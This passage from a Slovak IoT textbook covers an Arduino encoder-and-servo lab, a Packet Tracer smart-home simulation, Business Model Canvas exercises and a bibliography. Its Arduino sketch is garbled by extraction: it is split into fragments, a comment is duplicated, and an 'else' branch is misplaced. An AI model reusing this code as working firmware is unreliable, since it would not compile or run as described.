
Medzi dôležité parametre mechanického inkrementálneho enkodéra patrí počet impulzov na jednu otáčku, s čím súvisí presnosť merania uhla otočenia. Vzhľadom na to, že kontakty enkodéra sú len veľmi malé, výrobca uvádza maximálny prúd tečúci cez enkodér, ktorý sa pohybuje rádovo v miliampéroch.

### Úloha

Vytvorte ovládací obvod pre riadenie uhla natočenia servomotoru. Na nastavenie uhla natočenia využite enkodér. Nastavený uhol natočenia vypíšte na obrazovke počítača pomocou serial monitoru.

### Hardvérová časť:

Podľa schémy zapojenia pripojte enkodér a servomotor k vývojovej doske Arduino.



Obrázok 8.45  
Schéma zapojenia.

Enkodér zapojíme v odporúčanom zapojení pre odstránenie zákmitov. Napájacie napäťie 5V pre enkodér získame z 5V výstupu vývojovej dosky Arduino. Výstupné napäťia enkodéra Ua a Ub prividieme na digitálne vstupy č.2 a 3 Arduina.

Vzhľadom na to, že použitý servomotor môže mať väčší prúdový odber ako nám môže poskytnúť 5V výstup dosky Arduino, je vhodné napájacie napätie pre servomotor privádzať z externého napájacieho zdroja, napríklad z sieťového adaptéra, alebo laboratórneho zdroja.

Pri niektorých servomotoroch je prípustné napájacie napätie až 6V, v tomto prípade môžeme na napájanie použiť 4 monočlánky typu AA s výstupným napäťím 1,5V zapojené do série. Riadiaci signál Upwm pre servomotor budeme privádzať z digitálneho PWM výstupu č.5.

### **Softvérová časť:**

Na generovanie PWM riadiaceho signálu pre servomotor môžeme použiť knižnicu Servo.h, ktorej použitie bude demonštrované v nasledujúcim programe.

```
//Knižnica pre riadenie servomotora.  
  
#include <Servo.h>  
  
//Vytvorenie objektu servo_0 pre riadenie servomotora.  
  
Servo servo_0;  
  
//Cislo pinu pre pripojenie 1. vystupu enkodera.  
  
const int enc_A_pin = 2;  
  
//Cislo pinu pre pripojenie 2. vystupu enkodera.  
  
const int enc_B_pin = 3;  
  
//Cislo pinu pre pripojenie riadiaceho vstupu servomotora.  
  
const int servo_pin = 5;  
  
  
//Premenna na nastavenie uhla natocenia.  
  
int uhol=90;  
  
//Aktualny stav na 1.vystupe enkodera.  
  
int enc_A_stav=1;  
  
//Aktualny stav na 2.vystupe enkodera.  
  
int enc_A_predchadzajuci_stav=1;  
  
int enc_B_stav=1;
```

```

void setup() {
    //Nastavenie vystupu pre objekt servo_0.
    servo_0.attach(servo_pin);

    //Nastavenie pinov ako vstupy pre pripojenie enkodera.
    pinMode(enc_A_pin,INPUT);
    pinMode(enc_B_pin,INPUT);

    //Nastavenie rychlosi komunikacie cez seriovu linku.
    Serial.begin(9600);
}

void loop() {
    //Zistenie stavu (1,alebo 0) na 1.vystupe enkodera.
    enc_A_stav = digitalRead(enc_A_pin);

    //Zistenie stavu (1, alebo 0) na 2.vystupe enkodera.
    enc_B_stav = digitalRead(enc_B_pin);

    //Zistenie prechodu 1.vystupu enk. zo stavu 1 do 0.
    if (enc_A_stav < enc_A_predchadzajuci_stav){

        //Ak pri prechode 1.vystupu z 1 do 0 je 2.vystup
        //Ak pri prechode 1.vystupu z 1 do 0 je 2.vystup
        //znizujeme o 5.

        if (enc_B_stav == 1){

            uhol=uhol-5;

        }

        //Ak po prechode 1.vystupu enk. zo stavu 1 do 0
        //je na 2. vystupe enkodera stav 0, potom
        //hodnotu uhla natočenia zvysujeme o 5.
    }
}

```

```

    else{
        uhol=uhol+5;
    };
};

//Osetrenie rozsahu uhla otocenia, nastaveny uhol nemoze presiahnut
if (uhol > 180) {uhol=180;};
//hodnotu 180° a sucasne nemoze byt mensi ako 0°.
if (uhol < 0) {uhol=0;};

//Vypis hodnoty premennej uhol cez seriovu linku.
Serial.println(uhol);
servo_0.write(uhol);

//Nastavenie uhla natocenia na servomotore.
//Aktualny stav na 1. vystupe enkodera bude
enc_A_predchadzajuci_stav = enc_A_stav;
}

```

## 8.19 Simulácia SmartHome

---

### Výstupy labu

Praktické zoznámenie sa s konceptom a fungovaním inteligentnej domácnosti (takzvaný smart-home).

### Teoretický úvod

Smart home, alebo aj inteligentná domácnosť predstavuje jednu z oblastí, kde sa očakáva nasadenie IoT produktov určených pre koncových zákazníkov. V tomto cvičení máte príležitosť sa zoznámiť s topológiou aká sa využíva pri smart home, prepojením, konfiguráciou a logikou riadiacich modulov, ktoré sú postavené na Arduino doskách.

Pre toto cvičenie je možné využiť demo, ktoré je súčasťou úvodného Cisco IoT kurzu. Demo vo formáte PKA súboru je dostupné na adrese:

<https://static-course-assets.s3.amazonaws.com/IoECT2/en/course/files/4.2.2.4%20Packet%20Tracer%20-%20Explore%20the%20Smart%20Home.pka>


### Úloha 1

Preskúmajte média použité na prepojenie jednotlivých snímačov, modulov a riadiacich jednotiek.

### Úloha 2

V demo ukážke bolo spracované základné webové rozhranie celého systému. Pre náhľad je potrebné otvoriť webový prehliadač na simulovanom tablete, ktorý je uložený v dome v spálni.

Do webového prehliadača je potrebné zadať adresu „192.168.25.1“ a prihlásiť sa s **admin** účtom, ktorý používa heslo **admin**.



Obrázok 8.46  
Demo webovej stránky.

## 8.20 Canvas model – existujúci produkt

### Výstupy labu

Analýza existujúceho produktu alebo služby, poskytovanej konkurenčnou firmou, ktorá už pôsobí na trhu.

### Teoretický úvod

Canvas model patri medzi vizuálne metódy, ktoré dokážu výrazne zjednodušiť a urýchliť vývoj podnikateľského plánu. Prvým cvičením je analýza existujúcich produktov a služieb.

### Úloha

Vytvorte skupinu 3-5 ľudí. Vezmite si papiere, kde nakreslite šablónu modelu. Počas nasledujúcich 45-60 minút vytvorte Canvas model pre existujúci produkt alebo firmu, ktoré už na trhu existujú. Vyplňte formulár na základe dostupných informácií.

Partnerstvá	Kľúčové aktivity	Pridaná hodnota	Konkurenčná výhoda	Zákazníci
	Kľúčové zdroje		Distribučný kanál	
Náklady			Peňažné toky	

Pre jednotlivé časti odpovedzte na nasledujúce otázky:

### Zákazníci

- Pre koho bol produkt vytvorený?
- Kto sú najdôležitejší zákazníci?
- Ako vyzerá modelový zákazník?
- Kto za produkt platí?
- Kto produkt používa?

## **Problém**

- Čo je hlavným problémom s ktorým zákazník bojuje?
- Aká práca alebo služba je dodávaná pre zákazníka?
- Akú potrebu produkt alebo služba napĺňa?

## **Partnerstvá**

- Ktoré partnerstvá sú pre zvolenú firmu rozhodujúce?
- Kto sú ich kritickí dodávateľia (aké komponenty mu dodávajú)?
- Za akým účelom je firma v partnerstve s inými firmami?

## **Distribučný kanál**

- Prostredníctvom akých distribučných kanálov rozširuje firma povedomie o svojej značke, produktoch?
- Ako umožňuje firma objednať svoje produkty?
- Ako umožňuje firma doručiť svoje produkty?
- Akú podporu poskytuje firma svojim zákazníkom pre zakúpené produkty?
- Ako môže firma merať efektívnosť jednotlivých distribučných kanálov?

## **Peňažný tok**

- Aké výhody a vlastnosti produktu neodradí zákazníkov zaplatiť viac?
- Za aké výhody momentálne zákazníci platia?
- Akú sumu teraz platia za tieto výhody?
- Aký spôsob platby by bol pre zákazníkov vhodnejší?
- Aké percento celkových príjmov predstavuje každý príjmový tok?

## 8.21 Canvas model – nový produkt

### Výstupy labu

Návrh modelu pre nový produkt alebo službu.

### Teoretický úvod

Canvas model patri medzi vizuálne metódy, ktoré dokážu výrazne zjednodušiť a urýchliť vývoj podnikateľského plánu. Druhým cvičením je návrh vlastného nového produktu a služby.

### Úloha

Vytvorte skupinu 3-5 ľudí. Vezmite si papiere, kde nakreslite šablónu modelu. Počas nasledujúcich 45-60 minút vytvorte Canvas model pre váš nový produkt alebo firmu a vyplňte formulár na základe dostupných informácií.

Partnerstvá	Kľúčové aktivity	Pridaná hodnota	Konkurenčná výhoda	Zákazníci
	Kľúčové zdroje		Distribučný kanál	
Náklady			Peňažné toky	

Pre jednotlivé časti odpovedzte na nasledujúce otázky:

#### Zákazníci

- Pre koho vytvárame produkt?
- Kto sú najdôležitejší zákazníci?
- Ako vyzerá náš modelový zákazník?
- Kto za produkt zaplatí?
- Kto bude produkt používať?

#### Problém

- Čo je hlavným problémom, s ktorým zákazník bojuje?
- Aká práca alebo služba bude dodaná pre zákazníka?
- Akú zákaznícku potrebu nový produkt alebo služba napĺňa?

### **Distribučný kanál**

- Prostredníctvom akých distribučných kanálov bude šírené povedomie o novej značke, produkte?
- Ako budú zákazníci objednávať produkty?
- Ako budú doručené objednané produkty?
- Akú podporu budeme poskytovať svojim zákazníkom po zakúpení produktu?
- Ako môžeme merať efektívnosť jednotlivých distribučných kanálov?

### **Peňažný tok**

- Aké výhody a vlastnosti produktu prinútia zákazníkov zaplatiť ?
- Za aké výhody by mali zákazníci platiť?
- Aká suma za tieto výhody by mala byť účtovaná?
- Aký spôsob platby by bol najvhodnejší?
- Aké percento celkových príjmov predstavuje tento príjmový tok?

# BIBLIOGRAFIA

## Obrázky

- Obálka knihy - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2017/07/01/19/47/background-2462426\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2017/07/01/19/47/background-2462426_960_720.jpg)
- Prvá kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2018/03/22/21/14/wlan-3251871\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2018/03/22/21/14/wlan-3251871_960_720.jpg)
- Druhá kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2015/02/11/04/29/arduino-631977\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2015/02/11/04/29/arduino-631977_960_720.jpg)
- Tretia kapitola - CC0 Creative Commons - dostupné online:  
<https://pixabay.com/en/code-code-editor-coding-computer-1839406/>
- Štvrtá kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2016/05/02/11/05/apple-1367032\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2016/05/02/11/05/apple-1367032_960_720.jpg)
- Piata kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2018/04/07/07/27/switch-3297900\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2018/04/07/07/27/switch-3297900_960_720.jpg)
- Šiesta kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2016/04/03/17/48/monitoring-1305045\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2016/04/03/17/48/monitoring-1305045_960_720.jpg)
- Siedma kapitola - CC0 Creative Commons - dostupné online:  
[https://cdn.pixabay.com/photo/2015/10/12/15/07/buildings-984195\\_960\\_720.jpg](https://cdn.pixabay.com/photo/2015/10/12/15/07/buildings-984195_960_720.jpg)
- Osma kapitola - CC0 Creative Commons - dostupné online:  
[https://pixabay.com/get/eb32b70920f7073ed1584d05fb0938c9bd22ffd41cb2104494f4c57cae/tool-2766836\\_1280.jpg](https://pixabay.com/get/eb32b70920f7073ed1584d05fb0938c9bd22ffd41cb2104494f4c57cae/tool-2766836_1280.jpg)

Obrázok 1.1 - IoT v poľnohospodárstve - Sustainable Farming and the IoT: Cocoa Research Station in Indonesia, Published in: Case Studies, Meshlium, Plug & Sense!, Smart Agriculture, Wasp mote, December 15th, 2015 - Libelium, <http://www.libelium.com/sustainable-farming-and-the-iot-cocoa-research-station-in-indonesia/>

Obrázok 1.2 - IoT v doprave - Traffic monitoring system uses Bluetooth sensors over ZigBee, October 27, 2011, Phil Ling, <http://www.mwee.com/news/traffic-monitoring-system-uses-bluetooth-sensors-over-zigbee>

Obrázok 1.3 - Smart grid - Smart Grid Training For Non Engineers, Training Promo, <https://www.tonex.com/training-courses/smart-grid-training-for-non-engineers/>

Obrázok 1.4 - Smart City - What is the Internet of Things? A Smart Cities and Highways Perspective, <https://www.pinterest.com/pin/442267625882837436>

Obrázok 2.19 - Schéma riadenia teploty s pomocou späťnej väzby. - Cisco IoT fundamentals course, Preložené autormi.

Obrázok 4.1 - Elektronický obvod - [https://cs.wikipedia.org/wiki/Elektrick%C3%BD\\_obvod](https://cs.wikipedia.org/wiki/Elektrick%C3%BD_obvod)

Obrázok 5.2 - Siet' typu WAN - CISCO kniha - NETWORK BASICES COMPANION GUIDE, Exploring the Modern Computer Network: Types, Functions, and Hardware, By Cisco Networking Academy., publikované: Dec 19, 2013.

Obrázok 5.3 - Internet - Cisco kniha - NETWORK BASICES COMPANION GUIDE, Exploring the Modern Computer Network: Types, Functions, and Hardware, By Cisco Networking Academy., publikované: Dec 19, 2013.

Obrázok 5.9 - Prepojenie LAN sietí s pomocou smerovačov. - Cisco IoT fundamentals course

Obrázok 5.12 - Topológia ZigBee - Wireless body sensor networks for health-monitoring applications, available, Nov 2008, Yang Hao, Robert Neil Foster, [https://www.researchgate.net/figure/ZigBee-network-topologies-51\\_fig2\\_23307553](https://www.researchgate.net/figure/ZigBee-network-topologies-51_fig2_23307553)

Obrázok 5.13 - Bluetooth topológia - Bluetooth Basics, Jimbo, <https://learn.sparkfun.com/tutorials/bluetooth-basics/how-bluetooth-works>

Obrázok 5.17 - LTE-A Architektura, M2M-LTE-A architecture with focus on relay node

Go to publication, Farhan LDIC 2014, Farhan Ahmad,Safdar Nawaz Khan Marwat,Yasir Zaki,

Download [https://www.researchgate.net/figure/M2M-LTE-A-architecture-with-focus-on-relay-node\\_fig2\\_291354737](https://www.researchgate.net/figure/M2M-LTE-A-architecture-with-focus-on-relay-node_fig2_291354737)

Obrázok 5.18 - LoRa sieť - A Study of LoRa: Long Range & Low Power Networks for the Internet of Things, Oct 2016, Aloÿs Augustin, Jiazi Yi,Thomas Heide Clausen, William Mark Townsley, [https://www.researchgate.net/figure/LoRa-network-architecture\\_fig1\\_307965130](https://www.researchgate.net/figure/LoRa-network-architecture_fig1_307965130)

Obrázok 5.20 - RPL protocol - <https://www.slideshare.net/tanupoo/I3-69660649>

Obrázok 5.21 - Komunikácia s pomocou protokolu MQTT - API Builder and MQTT for IoT – Part 1, Leor Brenman, <https://www.appcelerator.com/blog/2018/03/api-builder-and-mqtt-for-iot-part-1/>

Obrázok 5.22 - Komunikácia s použitím CoAP protokolu. - What is CoAP IoT protocol | CoAP Architecture,message header, <http://www.rfwireless-world.com/IoT/CoAP-protocol.html>

Obrázok 6.6 - Spoofing podvrhnutie. - Managing Network Access, Firewall Pre-R80 Security Gateways with R80 Security Management Getting Started Guide, Control [https://sc1.checkpoint.com/documents/R80/CP\\_R80BC\\_Firewall/136417.htm](https://sc1.checkpoint.com/documents/R80/CP_R80BC_Firewall/136417.htm)

Obrázok 6.7 - BOT-net - DDoS Attack, July 20, 2016, <https://www.keycdn.com/support/ddos-attack/>

Obrázok 6.12 - Lavínový efekt - Avalanche effect,  
[https://en.wikipedia.org/wiki/Avalanche\\_effect](https://en.wikipedia.org/wiki/Avalanche_effect)

Obrázok 6.13 - Elektronický občiansky preukaz, Občiansky preukaz s čipom - najčastejšie otázky a odpovede, <https://www.slovensko.sk/sk/faq/faq-eid/>

Obrázok 7.1 - Ilúzia špičky ľadovca - Success Secrets, <https://steemit.com/christian-trail/@janton/on-success>

Obrázok 7.5 - Peňažné príjmy a výdaje, Statements of Cash Flow, <http://www.thebusinessplanstore.com/cashflowstatement.htm>

### Webové odkazy

25 Most Dangerous Software Errors, publikované: Jún 27, 2011, dostupné online: <https://www.sans.org/top25-software-errors>

Aijaz and A. Aghvami, "Cognitive machine-to-machine communications for internet-of-things: A protocol stack perspective," IEEE Internet of Things Journal, vol. 2, no. 2, pp. 103-112, publikované April 2015, dostupné online: <http://ieeexplore.ieee.org/document/7006643/3>

Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash, "Internet of things: A survey on enabling technologies, protocols and applications," IEEE Communications Surveys Tutorials, vol. PP, no. 99, 2015, <http://ieeexplore.ieee.org/document/7123563/3>

Anatomy of the Linux kernel, History and architectural decomposition, M. Tim Jones, publikované Jún 06, 2007, dostupné online: <https://www.ibm.com/developerworks/library/l-linux-kernel/index.html>

API Reference | Calendar API | Google Developers., Google, Dostupné online: <http://developers.google.com/google-apps/calendar/v3/reference/>

Application Layer Security Within the OSI Model, Feb 4, 2016 by Sharon Solomon, dostupné online: <https://www.checkmarx.com/2016/02/04/application-layer-security-within-osi-model/>

Arduino homepage - <https://www.arduino.cc/>

Avoiding the Top 10 Security Flaws, dostupné online: <http://ieeencybersec.wpengine.com/2015/11/13/avoiding-the-top-10-security-flaws/>

CCNA Introduction to Networking 5.0 Rick Graziani Cabrillo College, Dostupné online: <http://cabrillo.edu/~rgraziani/courses/cis81.html>

COBIT 4.1, Dostupné online: <http://www.isaca.org/Knowledge-Center/COBIT/Pages/Overview.aspx>

Communication theory, dostupné online: [https://en.wikipedia.org/wiki/Communication\\_theory](https://en.wikipedia.org/wiki/Communication_theory)

Comparison of Internet of Things (IoT) Data Link Protocols, Azamuddin Bin Ab Rahman, Prof. Raj Jain, publikované November 30, 2015, Dostupné online: [https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot\\_dlc/index.html](https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_dlc/index.html)

Gartner, "Gartner's 2014 hype cycle for emerging technologies maps the journey to digital business,", publikované August 2014, Dostupné online: <http://www.gartner.com/newsroom/id/2819918>

IBM Internet of Things, Dr. Oleksiy Khriyenko, Syed Ibrahim, Sumeeta Chanda, UNIVERSITY OF JYVÄSKYLÄ, dostupné online: [http://users.jyu.fi/~olkhriye/IBM/IBM\\_IoT.pdf](http://users.jyu.fi/~olkhriye/IBM/IBM_IoT.pdf)

Internet of Things for insights from connected devices, dostupné online: <https://www.ibm.com/cloud/garage/architectures/iotArchitecture/>

Internet of Things Protocols and Standards, Tara Salman, Prof. Raj Jain, publikované November 30, 2015, Dostupné online: [https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot\\_prot/](https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_prot/)

Introducing PKI Services, IBM, dostupné online: [https://www.ibm.com/support/knowledgecenter/en/SSLTBW\\_2.3.0/com.ibm.zos.v2r3.ikya100/int.htm](https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.ikya100/int.htm)

IoT Case Studies, CISCO, dostupné online: <https://www.cisco.com/c/en/us/solutions/internet-of-things/resources/case-studies.html>

IoT ONE, Accelerating the Industrial Internet of Things, dostupné online: <https://www.iotone.com/casestudies>

ISO27001 – Information Security Management - <http://www.iso.org/iso/home/standards/management-standards/iso27001.html>

ISTQB Advanced Test Manager Syllabus - Version 2012, International Software Testing Qualifications Board, publikované 19 October 201, dostupné online: <https://www.istqb.org/downloads/send/10-advanced-level-syllabus-2012/54-advanced-level-syllabus-2012-test-manager.html>

Foundation Level Syllabus - Version 2018, International Software Testing Qualifications Board, publikované 4 June 2018, dostupné online: <https://www.istqb.org/downloads/send/51-ctfl2018/208-ctfl-2018-syllabus.html>

Kong API Documentation - Community Edition (0.12.x), Dostupné online: <https://docs.konghq.com/0.12.x/getting-started/adding-your-api/>

LoRa Alliance, "LoRaWAN specification," publikované 2015, dostupné online: <https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf>

Overview of Internet of Things, Google Cloud, Solution, Internet of Things, Articles. Publikované Marec 19, 2018. Dostupné online: <https://cloud.google.com/solutions/iot-overview>

MDA Glossary, DoD Missile Defense Agency, [www.mda.mil](http://www.mda.mil)

M. Singh, M. Rajan, V. Shivraj, and P. Balamuralidhar, "Secure MQTT for Internet of Things (IoT)," in Fifth International Conference on Communication Systems and Network Technologies (CSNT 2015), April 2015, pp. 746-751, <http://ieeexplore.ieee.org/document/7280018/>

National Vulnerability Database, dostupné online: <https://web.nvd.nist.gov/view/ncp/repository>

OWASP Risk Rating Methodology, Dostupné online [https://www.owasp.org/index.php/OWASP\\_Risk\\_Rating\\_Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

OWASP Sample Authorization Form , Dostupné online [https://www.owasp.org/index.php?title=Authorization\\_form](https://www.owasp.org/index.php?title=Authorization_form)

OWASP Secure Coding Practices Quick Reference Guide , Dostupné online [https://www.owasp.org/index.php/OWASP\\_Secure\\_Coding\\_Practices\\_-Quick\\_Reference\\_Guide](https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-Quick_Reference_Guide)

PCI – Payment Card Industry Standard - <https://www.pcisecuritystandards.org/>

Průvodce Linuxem, Michal Dočekal publikované 2007, dostupné online: <http://lb.poznejlinux.cz/xhtml/linuxbook.html>

Python 3.6.6rc1 documentation, Python Software Foundation, Dostupné online: <https://docs.python.org/3/index.html>

Python Tutorial, dostupné online: <https://www.tutorialspoint.com/python/index.htm>

Raspberry PI hompage - <https://www.raspberrypi.org/>

RFC2828 - Internet Security Glossary, dostupné online: <http://www.rfc-archive.org/getrfc.php?rfc=2828>

Social engineering (security), dostupné online: [https://en.wikipedia.org/wiki/Social\\_engineering\\_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social Engineering Fundamentals, Part I: Hacker Tactics., Granger, Sarah., Security Focus, publikované December 18, 2001. Dostupné online: <http://www.securityfocus.com/infocus/1527>

SWOT Analysis of the Internet of Things, The IoT Portal. Pratyaksh Agarwal, publikované Jún 2015, dostupné online: <http://theiotportal.com/2015/07/01/swot-analysis-of-the-internet-of-things/>

The Google Hacking Database, dostupné online: <http://hackersforcharity.org/ghdb>

Top 10 Secure Coding Practices, Robert Seacord, publikované: Máj 02, 2018, dostupné online:

<https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices>

Understanding Security Using the OSI Model, SANS Institute InfoSec Reading Room, Glenn Surman, Version: GSEC Practical Version 1.3 Date: 20 Mar. 2002., dostupné online: <https://www.sans.org/reading-room/whitepapers/protocols/understanding-security-osi-model-377>

Website Security Statistics Report, dostupné online: <https://www.whitehatsec.com/resource/stats.html>

White papers: Sensor Terminology, National Instrument, publikované September 23, 2013, Dostupné online: <http://www.ni.com/white-paper/14860/en/>

## Literatúra

BUSINESS ANALYSIS - Revised Edition, James Cadle, Donald Yeates, James Cadle, Malcolm Eva, Keith Hindle, Debra Paul, Craig Rollason, Paul Turner, Donald Yeates Debra Paul, BCS Professional Certificate in Business Analysis edition, ISBN-13: 978-1780172774

CCNA ROUTING AND SWITCHING 200-125 Official Cert Guide Library 1st Edition, Wendell Odom , CISCO, ISBN-13: 978-1587205811

CCNP ROUTING AND SWITCHING TSHOOT 300-135 Official Cert Guide 1st Edition, Raymond Lacoste , CISCO, ISBN-13: 978-1587205613

CISSP ALL-IN-ONE EXAM GUIDE, Seventh Edition 7th Edition, Shon Harris, ISBN-13: 978-0071849272

ELEKROTECHNICKÉ TABULKY PRO ŠKOLU, Gregor Häberle, Europa - Sobotáles cz. s.r.o., ISBN:80-86706-16-8

GLOSSARY OF KEY INFORMATION - Security Terms, Richard L. Kissel, Revision 2 (2013), publikované Jún 05, 2013, dostupné online: <https://dx.doi.org/10.6028/NIST.IR.7298r2>

HOW SMART, CONNECTED PRODUCTS ARE TRANSFORMING COMPETITION, Michael E. PorterJames E. Heppelmann , Harward Business Review November 2014 Issue.

INFORMATION THEORY & THE DIGITAL REVOLUTION , Information Theory, Aftab, Cheung, Kim, Thakkar, Yeddanapudi, Project History, Massachusetts Institute of Technology

INTERNET OF THINGS (IoT): A Vision, Architectural Elements, and Future Directions Jayavardhana Gubbi, Rajkumar Buyya, Slaven Marusic, Marimuthu Palaniswami, Department of Electrical and Electronic Engineering, The University of Melbourne, Vic, 3010, Australia, Department of Computing and Information Systems, The University of Melbourne, Vic 3010, Australia

(ISC)2 CISSP Certified Information Systems Security Professional Official Study Guide 8th Edition, Mike Chapple, James M. Stewart, Darril Gibson, Sybex, ISBN-13: 978-1119475934

ISO/IEC/IEEE Standard for Systems and Software Engineering - Software Life Cycle Processes

LINUX BIBLE - 9th Edition, Christopher Negus, ISBN-13: 978-1118999875

LINUX POCKET GUIDE: Essential Commands 3rd Edition, Kindle Edition, Daniel J. Barrett, ISBN-13: 978-1491927571

LTE-ADVANCED AIR INTERFACE TECHNOLOGY, Xincheng Zhang, Xiaojin Zhou, CRC Press, 5. 9. 2012 - 528 strán

NIST Special Publication 800-30, Rev 1, Guide for Conducting Risk Assessments (2012)

MBA IN A NUTSHELL, Sobel, M. ISBN: 9780130425942, publikované 2002, Prentice Hall

NEAR FIELD COMMUNICATION - (NFC): From Theory to Practice, V. Coskun, K. Ozdinici, Wiley, 2012. ISBN: 978-1-119-97109-2

NETWORK BASICS COMPANION GUIDE, Exploring the Modern Computer Network: Types, Functions, and Hardware, By Cisco Networking Academy., publikované: Dec 19, 2013.

PRAKTIČKÁ ELEKTROTECHNIKA, Peter Bastian, Europa - Sobotáles cz. s.r.o., vydanie 2006, ISBN:80-86706-15-X

PRIEBEH ŽIVOTNÉHO CYKLU VÝROBKU, doc. Ing. Jaroslava Kádárová, PhD., Ing. Zuzana Petričová, Technická univerzita v Košiciach, Strojnícka fakulta. Katedra manažmentu a ekonomiky, Transfer inovácií 18/2010,

PRINCIPLES OF COMPUTER SECURITY - Conklin, Wm. Arthur; White, Greg; Cothren, Chuck; Davis, Roger; Williams, Dwayne (2015)., Fourth Edition (Official Comptia Guide). New York: McGraw-Hill Education. ISBN 978-0071835978.

PROFESSIONAL - LINUX KERNEL ARCHITECTURE, Wolfgang Mauerer, Wiley Publishing, Inc., ISBN-13: 978-0470343432

PŘÍRUČKA PRO ELEKTROTECHNIKA, Klaus Tkotz, Europa - Sobotáles cz. s.r.o., február 2006, ISBN:80-86706-13-3

RÝCHLA VÝROBA PROTOTYPOV - RAPID PROTOTYPING - Ing. František Kuffner, Technická univerzita v Košiciach, Strojnícka fakulta, Katedra technológií a materiálov, Park Komenského 9, 04187 Košice , Transfer inovácií 6/2003

SECURITY IN THE OSI MODEL, Thierry Buffenoir, Computer Standards & Interfaces Volume 7, Issues 1–2, 1988, Pages 145-150

TECHNOLOGY CLASSIFICATION, INDUSTRY, AND EDUCATION FOR FUTURE INTERNET OF THINGS, H Ning, S Hu - International Journal of Communication Systems, 2012 - Wiley Online Library

THE BASICS OF HACKING AND PENETRATION TESTING, Second Edition: Ethical Hacking and Penetration Testing Made Easy 2nd Edition, Patrick Engebretson, Syngress, ISBN-13: 978-0124116443

TROUBLESHOOTING METHODS FOR CISCO IP NETWORKS, Foundation Learning Guide, Amir Ranjbar, Cisco Press. publikované: Jan 14, 2015., ISBN-13: 978-1-58720-455-5

